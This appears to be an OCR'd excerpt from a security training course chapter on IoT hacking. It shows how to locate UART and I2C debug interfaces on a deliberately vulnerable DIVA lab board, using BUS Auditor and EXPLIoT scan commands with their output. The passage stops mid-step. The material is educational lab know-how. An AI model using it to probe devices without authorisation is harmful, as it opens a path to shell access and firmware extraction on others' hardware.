



Figure 18.47: ChipWhisperer Lite

Identifying IoT Communication Buses and Interfaces

- Attackers identify various **serial and parallel interfaces** such as UART, SPI, JTAG, and I2C to gain access to a shell, extract firmware, and so on
- Attackers use tools such as **BUS Auditor**, **Damn Insecure and Vulnerable Application (DIVA)**, a PCB, and the EXPLIoT framework to identify interfaces

UART




```
ef> run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1
[*] Test:          busauditor.generic.uartscan
[*] Author:        Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/Universal_asynchronous_receiver-transmitter']
[*] Category:      Technology=busauditor|Interface=hardware|Action=recon
[*] Target:        Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (1)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
DB CMD len = 15, Service = 0x11
DB Response: 009100
DB Start: 0, End: 1, vint: 0x03, vint: 0x03
DB scaning RX => 0 and TX => 1
DB scaning RX => 1 and TX => 0
[*] UART Scan Result:
[*] TX scan possible pin combinations 1:
[*] Combination 1:
[*]      RX Pin             : (1)
[*]      TX pin             : (0)
[*]      BaudRate           : (9600)
[*]
[+] Test busauditor.generic.uartscan passed
```

BUS Auditor

https://gitlab.com

I2C



```
ef> run busauditor.generic.i2cscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10
[*] Test:          busauditor.generic.i2cscan
[*] Author:        Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/I%C2%B2C']
[*] Category:      Technology=busauditor|Interface=hardware|Action=recon
[*] Target:        Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (10)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
[*] I2C Scan Result:
[*] Result 1:
[*]      Device Address   : (0x48)
[*]      SCL              : (1)
[*]      SDA              : (8)
[*]
[*] Result 2:
[*]      Device Address   : (0x50)
[*]      SCL              : (1)
[*]      SDA              : (8)
```

https://gitlab.com

Identifying IoT Communication Buses and Interfaces

Attackers identify various serial and parallel interfaces such as universal asynchronous receiver-transmitter (UART), Serial Peripheral Interface (SPI), Joint Test Action Group (JTAG), and Inter-Integrated Circuit (I2C) to gain access to a shell, extract firmware, and so on. Attackers use tools such as BUS Auditor, Damn Insecure and Vulnerable Application (DIVA), a printed circuit board (PCB), and the EXPLIoT framework to identify interfaces. BUS Auditor consists of 16 independent channels (CH0 to CH15). Firstly, the ground pins of both BUS Auditor and the DIVA IoT board are connected.




Figure 18.48: BUS Auditor

UART

Listed below are the steps involved in Identifying UART on a PCB without the data of micro controllers:

1. Connect the two channels CH0 and CH1 of BUS Auditor to the UART header.
2. Connect both the DIVA IoT board and BUS Auditor to the computer.

3. Run the following command in the EXPLIoT framework:

